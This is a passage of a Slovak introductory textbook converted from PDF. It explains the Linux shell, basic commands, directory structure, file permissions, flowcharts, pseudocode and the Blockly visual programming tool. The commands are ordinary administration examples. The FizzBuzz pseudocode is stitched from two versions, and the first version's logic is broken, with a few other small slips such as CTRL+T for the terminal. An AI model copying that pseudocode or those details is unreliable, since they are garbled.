
Na interakciu s hardvérom zariadenia používateľ komunikuje so shellom, ktorý komunikuje s jadrom. Jadro následne komunikuje s hardvérom.

### Shell

Shell je príkazový interpreter, a preto sa termíny shell, terminál, konzola a CLI často používajú zameniteľne. V tejto knihe budeme používať termín terminál na označenie shell. Keď sa používateľ prihlási do systému, prihlasovací program skontroluje používateľské meno a heslo; ak je poverenie správne, prihlasovací program zavolá shell. Od tohto bodu môže oprávnený používateľ začať komunikovať s operačným systémom prostredníctvom textových príkazov.

Shell je spustený po prihlásení používateľa do systému, vytvorí príkazový riadok, pomocou ktorého užívateľ môže počítač ovládať a jeho ukončením je užívateľ zo systému odhlásený.

V grafickom rozhraní linuxového systému je možné získať prístup k shellu pomocou klávesovej skratky CTRL+T, prípadne vyhľadaním a spustením aplikácie "terminal".



**Obrázok 3.3**

**Spustenie terminálu.**



### POZNÁMKA!


V prostredí Windows je taktiež dostupný Shell a je prístupný cez príkaz cmd. Pokročilejšia verzia Windows shellu s možnosťou používať .NET knižnice je Powershell. Od Windows 10 sa snaží spoločnosť Microsoft integrovať Ubuntu core do Windowsu čo by malo umožniť spúšťať Linuxové skripty v prostredí Windows.

### Aplikácie (knižnice a moduly)

Operačný systém predstavuje dušu celého hardvéru. Pri jednoduchých embedded aplikáciách postačuje aj samostatný a zjednodušený riadiaci systém nahraditý v mikroprocesore. Napríklad digitálny termostat.

Pre komplexné zariadenia, ktoré napríklad komunikujú po sieti je vyžadovaný operačný systém. Hlavným dôvodom je nutnosť používať pomerne komplexné komunikačné protokoly. Protokoly zaistujú aby si dve zariadenia alebo systémy navzájom rozumeli.

Predstavme si pripojenie mobilného zariadenia na access-point s pomocou Wifi. Proces asociácie zariadenia do Wifi siete je pomerne komplexný (viď obrázok 3.1).



Obrázok 3.4

Asociácia mobilného zariadenia do WiFi siete.

Aby každý programátor aplikácie nemusel strácať čas vývojom vlastného komunikačného riešenia a aby dve rôzne zariadenia dokázali medzi sebou komunikovať, používajú dohodnutý protokol. Implementácia protokolov je zaistená používaním štandardizovaných knižníc, modulov a služieb (daemonov), ktoré sú súčasťou operačných systémov.

Takto programátor v aplikácii zavolá napríklad funkciu `ap_connect(192.168.1.1)` a systémová knižnica sa postará o komplettný proces pripojenia zariadenia k access-pointu.

Operačný systém značne zjednodušuje nasadenie novej funkcionality do zariadení, keďže napríklad o riadenie a spracovanie sieťového pripojenia a komunikácie po sieti sa starajú moduly, knižnice či daemoni daného systému.

### 3.2.2 Linuxové príkazy

Operačný systém v základnej inštalácii obsahuje niekoľko tisíc nástrojov, ktoré poskytujú jednotlivé služby. Z pohľadu základného použitia je dobré poznať niekoľko príkazov, ktoré sa používajú najčastejšie.



#### ZAPAMÄTATEJ SI!

Príkazy v operačnom systéme Linux sú citlivé na veľkosť znakov (anglicky : case sensitive).

<b>sudo</b>	Príkaz pre eleváciu prístupových práv. Niektoré príkazy či spustenie aplikácií je obmedzené pre bežných používateľov. Hlavným dôvodom je bezpečnosť.  Ak potrebujete spustiť príkaz s vyšším oprávnením, stačí pred neho napísat sudo. Ide o niečo podobné ako "Spustiť ako administrátor", čo poznáme z prostredia Windows.  <code>&gt;sudo apt install firefox</code>
<b>nano</b>	Otvorí textový editor nano pre úpravu súborov. Ako parameter príkazu je možné použiť názov konkrétneho súboru. Vtedy sa súbor otvorí v editore.  Ak zadaný súbor na požadovanej ceste neexistuje, vytvorí sa automaticky nový.  <code>&gt; nano ./config.txt</code>  Príkaz je vhodný pri úprave konfiguračných súborov priamo v terminálovom rozhraní. Pre uloženie konfiguračných súborov sú často vyžadované vyššie oprávnenia, preto je potrebné na začiatok príkazu zadať sudo.  <code>&gt; nano ./config.txt</code>
<b>apt</b>	Príkaz pre inštaláciu, aktualizáciu a odstraňovanie balíkov. Vyžaduje eleváciu oprávnení pre používateľa zo skupiny sudo.  <code>&gt; sudo apt update</code>
<b>ifconfig</b>	Zistenie IP adresy, ktorá bola pridelená sieťovému rozhraniu  <code>&gt; ifconfig</code>

	<pre>eth0 Link encap:Ethernet HWaddr fa:16:3e:17:3f:60 inet addr: 37.9.171.127 Bcast:37.9.171.255 Mask:255.255.254.0 inet6 addr: fe80::f816:3eff:fe17:3f60/64 Scope:Link UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1 RX packets:2507 errors:0 dropped:0 overruns:0 frame:0 TX packets:181 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000 RX bytes:271807839 (271.8 MB) TX bytes:89493944 (89.4 MB)</pre>
<code>pwd</code>	Zistenie aktuálne otvoreného priečinku. Výstupom je úplná cesta. Vhodné napríklad v situácii, kedy je potrebné zistiť, kde sa aktuálne v systéme nachádzame.  <code>&gt; pwd</code>
<code>cd</code>	Príkaz na prechod do požadovaného priečinku. Napríklad prechod do priečinku pre webový server.  <code>&gt; cd /var/www/html</code>
<code>ls -l</code>	Výpis aktuálnych súborov v priečinku.  <code>&gt; ls -l /etc/apache2/</code>  <code>total 84</code>  <code>-rw-r--r-- 1 root root 7114 Feb 3 02:00 apache2.conf</code>  <code>drwxr-xr-x 2 root root 4096 Feb 3 01:10 conf-available</code>  <code>drwxr-xr-x 2 root root 4096 Feb 3 01:10 conf-enabled</code>  <code>-rw-r--r-- 1 root root 1782 Mar 19 2016 envvars</code>  <code>-rw-r--r-- 1 root root 31063 Mar 19 2016 magic</code>
<code>tail -f,</code> <code>cat,</code> <code>more,</code> <code>less,</code>	Výpis obsahu textových súborov (nie binárnych). Vhodné pre rýchly náhľad do obsahu súboru, skriptu, či konfigurácie.
<code>grep</code>	Filtrovanie výstupu - nájdenie riadku, ktorý obsahuje konkrétné znaky.  <code>&gt; cat apache2.conf   grep Log</code>  <code># HostnameLookups: Log the names of clients or just their IP addresses</code>  <code># ErrorLog: The location of the error log file.</code>  <code># If you do not specify an ErrorLog directive within a &lt;VirtualHost&gt;</code>

	<pre>ErrorLog \${APACHE_LOG_DIR}/error.log  # LogLevel: Control the severity of messages logged to # the error_log.  # "LogLevel info ssl:warn"  LogLevel warn</pre>
<b>restart</b> <b>shutdown</b>	Reštartovanie alebo vypnutie operačného systému
<b>systemctl</b>	<p>Reštartovanie služby. Pri úprave konfigurácie systémových služieb a aplikácií je často potrebné reštartovanie daemona, aby si načítal novú (upravenú) konfiguráciu.</p> <pre>&gt; sudo systemctl start apache2.service &gt; sudo systemctl stop apache2.service &gt; sudo systemctl restart apache2.service</pre>



### TIP!

V prípade problémov, alebo potreby ďalších príkazov je vhodné použiť vstavanú dokumentáciu dostupnú cez príkazy [man](#), [howto](#). Alternatívne použiť vyhľadávanie na webe. Najlepšie je vyhľadávať anglické znenie problému. Napríklad:

- Ukončenie procesu linux -> Kill task linux
- Zmena IP adresy linux -> Change IP address linux

Takéto vyhľadávanie má výhodu v tom, že na fórách (napríklad StackOverflow) je možné nájsť pomerne detailne vysvetlené použitie jednotlivých príkazov, často aj ich výhody či nevýhody oproti iným príkazom.

### 3.2.3 Súborový systém

Súborový systém je sada pravidiel pre ukladanie súborov a priečinkov na pevný disk tak, aby bolo možné ich opäť prečítať. Býva v ňom vymedzené napríklad:

- kde na pevnom disku sa daný súbor nachádza,
- aký má názov,
- v akom je priečinku,
- aké má prístupové práva.

Súborové systémy existujú na pevných diskoch v oblasti definovanej ako tzv. diskový oddiel. Týchto oddielov môže mať pevný disk viac. Prenosné média (CD, DVD, USB kľúč) obsahujú spravidla len jedený súborový systém, nie sú členené na oddiely.

Na systémoch UNIX sú súborové systémy na oddieloch pevných diskov aj na iných zariadeniach pripájané do priečinkov. Základ tvorí koreňový súborový systém, ktorý sa pripojí na koreňový priečinok, a do jeho štruktúry sa potom zapúšťajú (pripájajú) ďalšie súborové systémy podľa

požiadaviek používateľa. Pripájanie súborových systémov môže prebiehať automaticky (napr. po vložení média), alebo môže byť vyžadované vykonať manuálne pripojenia.

V unixových systémoch platí, že všetko je súbor. Na rozdiel od iných systémov nerozdeľuje Linux názov súboru na mená a príponu. Prípona, ak je, je jednoducho súčasťou mena súboru. Unixové systémy tiež rozlišujú veľké a malé písmená v názvoch súborov, takže, napríklad, súbor s menom "novak" je niečo iné ako súbor "Novak".


Súbor (adresár) s menom začínajúcim bodkou je považovaný za skrytý súbor, na čo reagujú príslušné programy tak, že ho nezobrazia. Na zobrazenie takých súborov je spravidla nutné použiť adekvátnu voľbu v nastavení príslušného programu.

Unixové operačné systému rozlišujú nasledujúce typy súborov:

- obyčajný súbor,
- priečinok - typ súboru, ktorý obsahuje odkazy na iné súbory,
- symbolický a pevný odkaz - odkaz na iný súbor v súborovom systéme,
- znakové a blokové zariadenie – špeciálny súbor pre komunikácia medzi jadrom systému a diskami (blokovými zariadeniami - CD, HDD, FDD), alebo vstupno-výstupnými zariadeniami ako myš a klávesnica (znakové zariadenia),
- pomenovaná rúra (named pipe) – kanál pre výmenu informácií medzi procesmi,
- soket – určený pre sieťové spojenia.

### Priečinková štruktúra

Priečinková štruktúra začína koreňovým priečinkom (tzv. root), ktorý sa označuje normálnou lomkou (/). Do koreňového priečinku sú vnorené ďalšie úrovne, ktoré majú vyhradený účel. Vizuálny náhľad na štruktúru je vyobrazený na obrázku 3.5.



Obrázok 3.5  
Priečinková štruktúra OS Linux.

- **/bin** - Nenahraditeľné spustiteľné súbory využívané všetkými používateľmi. Nájdeme tu okrem iného interpreter príkazového riadku (shell) a základné riadkové nástroje pre prácu so systémom.
- **/boot** – Priečinok, ktorý obsahuje súbory súvisiace so spustením (bootovacím procesom) operačného systému. Nachádzajú sa tu napríklad aj obrazy jadier systému, ich konfigurácia, obraz ramdisk-u, ale taktiež konfigurácia zavádzajúca systém (tzv. bootloader-a).
- **/dev** - Súbory zariadení, teda špeciálne súbory, ktoré reprezentujú jednotlivé zariadenia.
- **/etc** - Konfiguračné súbory, presnejšie štruktúra konfiguračných súborov. V podadresári init.d (v niektorých distribúciách je to rc.d) sa ukrývajú skripty potrebné pre spúšťanie a vypínanie systémových služieb (v unixových systémoch sa im hovorí démoni).
- **/home** - Domovské adresáre užívateľov. Podadresár s vaším používateľským menom je vaše územie, kde môžete vykonávať skoro čokoľvek.
- **/lib** - Tie najdôležitejšie knižnice potrebné pre beh systému. V podadresári modules sa nachádza moduly jadra.
- **/media, /mnt** - Priečinok, kde bývajú pripojená médiá (CD, DVD, flash disky, diskety) a ďalšie diskové oddiely.
- **/proc** - Špeciálne súbory, ktoré tvoria komunikačné rozhranie s jadrom. Tu sa môžete dozvedieť mnohé o činnosti jadra a vhodnými zmenami príslušných súborov môžete upravovať jeho funkciu.
- **/opt** - Priečinok vhodný pre inštaláciu softvéru, ktorý nie je pôvodne vytvorený pre unixové systémy a nevie využívať jeho štruktúru.
- **/root** - Domovský priečinok používateľa root.
- **/sbin** - Nenahraditeľné spustiteľné súbory určené výhradne pre užívateľov root.
- **/usr** - Tzv. sekundárne hierarchie, obsahuje okrem iného podpriečinky ako: **bin, sbin, lib** a ďalšie, ktoré sa nachádzajú v koreňovom priečinku. Tieto ale nie sú nutné pre fungovanie systému. Sú v nich uložené používateľské programy. Podpriečinok **local** slúži ako priestor na inštaláciu softvéru mimo hlavný balíčkovací systém. Podpriečinok **share** obsahuje spravidla dátové súbory aplikácií. Podpriečinok **share/doc** alebo **/doc** obsahujú dodatočnú dokumentáciu k jednotlivým programom.
- **/var** - Premenlivé súbory, ktorých obsah sa mení. Tu je potrebné zabezpečiť, aby vždy bolo k dispozícii voľné miesto na disku. Bez toho nebude systém fungovať správne. Napríklad podpriečinok log obsahuje záznamy systémových protokolov - súbory s informáciami o tom, čo sa v systéme udialo počas poslednej doby. Veľmi cenný informačný zdroj pri diagnostike problémov.

- **/tmp** - Dočasné súbory. Rovnako ako v prípade priečinku **/var**, aj tu je nutné zaistiť dostatok voľného priestoru. Ak nebude voľné miesto k dispozícii, systém prestane fungovať správne. Súbory uložené v tomto adresári sa neodporúča mazať počas behu systému. Aj dočasné súbory, môžu mať pre práve spustené programy kľúčový význam

### 3.2.4 Prístupové práva

V systéme Linux sa väčšina objektov považuje za súbory. Pre zaistenie bezpečnosti systému Linux používa oprávnenia k súborom. To znamená, že každý súbor v systéme Linux nesie svoje oprávnenia na súbor, ktoré definujú, čo môže so súborom robiť vlastník (user), skupina (group) a ďalší (others). Základné prístupové práva, ktoré sa dajú v systéme nastaviť:

- read,
- write,
- execute.

Orientácia v prístupových právach je dôležitá. Obzvlášť kvôli nasledujúcim situáciám : Vytvoríte skript, ktorý chcete spustiť cez webový prehliadač. Otvoríte prehliadač, načítate cieľovú adresu skriptu a skript sa nespustí. Problém je pravdepodobne v prístupových právach. Súbor ste vytvorili ako používateľ janko. Aby mohol skript spustiť aj webový server potrebuje mať pridelené prístupové práva pre spúšťanie (x - execute). Webový server pristupuje k súborom ako používateľ www-data zo skupiny www-data. K dispozícii sú 2 riešenia:

- 1) Prideliť používateľovi www-data vlastníctvo súboru, čím získa kontrolu nad súborom.
- 2) Prideliť ostatným používateľom (other) oprávnenie spúštať skript.

Pozrime si detailne výstup príkazu **ls -l** nižšie:

```
> ls -l moj_skript.py
-rwxrw-r-- 1 janko admin 1108485 Feb 14 7:34 moj_skript.py
```

Výstup uvedený vyššie poskytuje veľa užitočných informácií o súbore moj\_skript.py.

<b>-rwxrw-r--</b>	<p>Súborové povolenia sa vždy zobrazujú v trojici, kde zobrazujú informácie o právach pre :</p> <ul style="list-style-type: none"> <li>■ čítanie (r),</li> <li>■ zápis (w),</li> <li>■ spúšťanie (x).</li> </ul> <p>Ak niektorý znak chýba a je nahradený znakom “-”, znamená to, že práva nie sú pridelené (sú teda zamietnuté)</p> <p>Trojica práv rwx sa zobrazuje pre tri identity:</p> <ul style="list-style-type: none"> <li>■ používateľ (user) - autor súboru,</li> </ul>
-------------------	---

	<ul style="list-style-type: none"> <li>■ skupina (group) - skupina používateľov,</li> <li>■ ostatní (other) - všetci ostatní mimo definovaného používateľa a skupinu.</li> </ul>
<b>1</b>	Počet pevných odkazov na súbor a nie je dôležitý pre rozsah tohto kurzu.
<b>janko admin</b>	Používateľ (janko) a skupina (admin), ktoré vlastnia súbor. V takomto prípade používateľská skupina a všetci jej členovia majú určitú úroveň vlastníctva nad súborom.
<b>1108485</b>	Veľkosť súboru v bajtoch
<b>Feb 14 7:34</b>	Dátum a čas poslednej úpravy
<b>moj_skript.py</b>	Názov súboru.

Často je vyžadovaná zmena prístupových práv (odobratie, pridanie, zmena vlastníctva). Pre tieto úlohy sa používajú nástroje chmod a chown.

Prístupové práva súborov je pomerne dôležitý koncept pre systém Linux. Prostredníctvom súborových oprávnení, systém definuje svoju bezpečnostnú politiku. Bežný používateľ by nemal byť schopný upraviť konfigurácie a obsah súborov, ktoré mu nepatria. V dôsledku tejto funkcionality je pri zmene nastavení, mazaní, kopírovaní, ukladaní alebo spúštaní niektorých služieb a skriptov vyžadované oprávnenie super užívateľ (tzv. root), prípadne byť členom skupiny sudo-ers.

### 3.3 Vývojový diagram a pseudokód

Pred napísaním akéhokoľvek kódu programátor potrebuje porozumieť problému a ako sa tento problém dá vyriešiť tým, že ho rozdelí do postupnosti krokov a rozhodnutí.


Programátori bežne nevytvárajú prvý návrh programu v žiadnom špecifickom jazyku. Tieto jazykovo nezávislé programy sú zamerané skôr na logiku, než na syntax a často sa nazývajú algoritmy. Vývojový diagram je bežný spôsob, ako reprezentovať a pochopiť algoritmus. Takýto prístup sa rieši s pomocou vývojových diagramov a pseudokódu.

#### Vývojový diagram

Vývojové diagramy sa používajú pri navrhovaní a dokumentovaní jednoduchých procesov alebo programov. Podobne, ako iné typy diagramov, pomáhajú vizualizovať to, čo sa deje a tým pomáhajú porozumieť procesu, v ktorom možno nájdu nedostatky, miesta, kde vznikajú najčastejšie chyby a problémy. Existuje mnoho rôznych typov vývojových diagramov a každý typ má svoj vlastný repertoár schematických značiek.

Dve najbežnejšie značky vo vývojovom diagrame sú:

- Obdĺžnik - krok programu, vykonanie operácie
- Kosoštvorec - rozhodovacie podmienky



**Obrázok 3.6**  
**Vývojový diagram diagnostiky problému.**

### Pseudokód

Pseudokód je neformálny zápis fungovania počítačového programu. Využíva konvencie bežného programovacieho jazyka, ale je určený pre čítanie človekom.

Pseudokód zvyčajne vyniecháva detaile, ktoré sú dôležité pre pochopenie algoritmu strojom, ako sú deklarácie premenných, kód špecifický pre systém, volania knižník a podobne.

Účelom použitia pseudokódu je to, že je pre ľudí jednoduchšie pochopiť text napísaný hovorenou rečou. Takýto kód je pomerne efektívny pre vysvetľovanie a návrh základnej funkcionality aplikácie a je nezávislý na vývojovom prostredí.

Bežne sa používa v učebniciach a vedeckých publikáciách, ktoré dokumentujú rôzne algoritmy a tiež pri plánovaní vývoja počítačových programov, pre prvotný návrh štruktúry programu pred skutočným kódovaním.

```
void function fizzbuzz {  
    for (i = 1; i <= 100; i++) {  
        set print_number to true;  
        If i is divisible by 3 {  
            print "Fizz";  
        }  
        If i is divisible by 5 {  
            print "Buzz";  
        }  
        Else if i is divisible by 3 and 5 {  
            print "FizzBuzz";  
        }  
        Else {  
            print i;  
        }  
    }  
}
```

```

        set print_number to false; }

If i is divisible by 5 {

    print "Buzz";

    set print_number to false; }

If print_number, print i;

print a newline;

}

}


```

### 3.4 Vizuálne programovanie

Vstup do oblasti vývoja softvérových riešení je dnes omnoho jednoduchší, než tomu bolo pred 10 či 20 rokmi. Cena hardvérových zariadení a vývojového prostredia (IDE) sa výrazne znížila. Taktiež množstvo vzdelávacích materiálov a ich kvalita sa neustále zvyšuje. Dalo by sa povedať, že vývojárom softvérových riešení sa dnes môže stať takmer ktokoľvek, kto má záujem.

#### **Blockly**

Pre uľahčenie prvého vstupu do oblasti programovania, bol pre začiatočníkov vytvorený nástroj s názvom Blockly, ktorý vytvorila spoločnosť Google v spolupráci s univerzitou MIT. Blockly je vizuálny programovací nástroj navrhnutý tak, aby pomohol začiatočníkom pochopiť pojmy a koncepty programovania. Použitím viacerých typov blokov Blockly umožňuje používateľovi vytvoriť program bez vytvorenia jediného riadku kódu.



Obrázok 3.7

Vizuálny programovací jazyk Blockly.

V prostredí Blockly je možné vytvoriť všetky potrebné časti kódu, ktoré sa používajú pri serióznom vývoji komerčných a open-source riešení. K dispozícii sú napríklad premenné, cykly, funkcie, podmienky. Veľmi zaujímavou funkciou je prekladač vizuálneho kódu do často používaných jazykov ako JavaScript alebo Python.


Blockly je 100 % klientsky nástroj, ktorý nevyžaduje žiadnu podporu zo servera (pokiaľ sa nevyužíva cloudové úložisko). Nástroj nemá žiadne závislosti na nástrojoch tretích strán (v

priípade potreby rekomplikácie jadra operačného systému). Google, ako autor produktu, ponúka na Git Hube komplettný prístup k zdrojovým súborom.

### Inštalácia Blockly

Postup inštalácie off-line prostredia Blockly na lokálny počítač:

- 1) Stiahnite si ZIP archív z GitHubu: <https://github.com/google/blockly/zipball/master>
- 2) Archív rozbalte do web server adresára, ktorý sprístupní webové rozhranie:
  - a. V prípade xampp (Windows) je to htdocs
  - b. Pre lamp (Linux) je to /var/www/html/
- 3) Otvorte súbor na ceste: <http://localhost/demos/generator/index.html>
- 4) Alternatívou je otvorenie HTML súboru **demos/generator/index.html** cez Windows prieskumník. Týmto sa otvorí v prehliadači prvý demo súbor.



Obrázok 3.8  
Demo kód v Blockly jazyku.

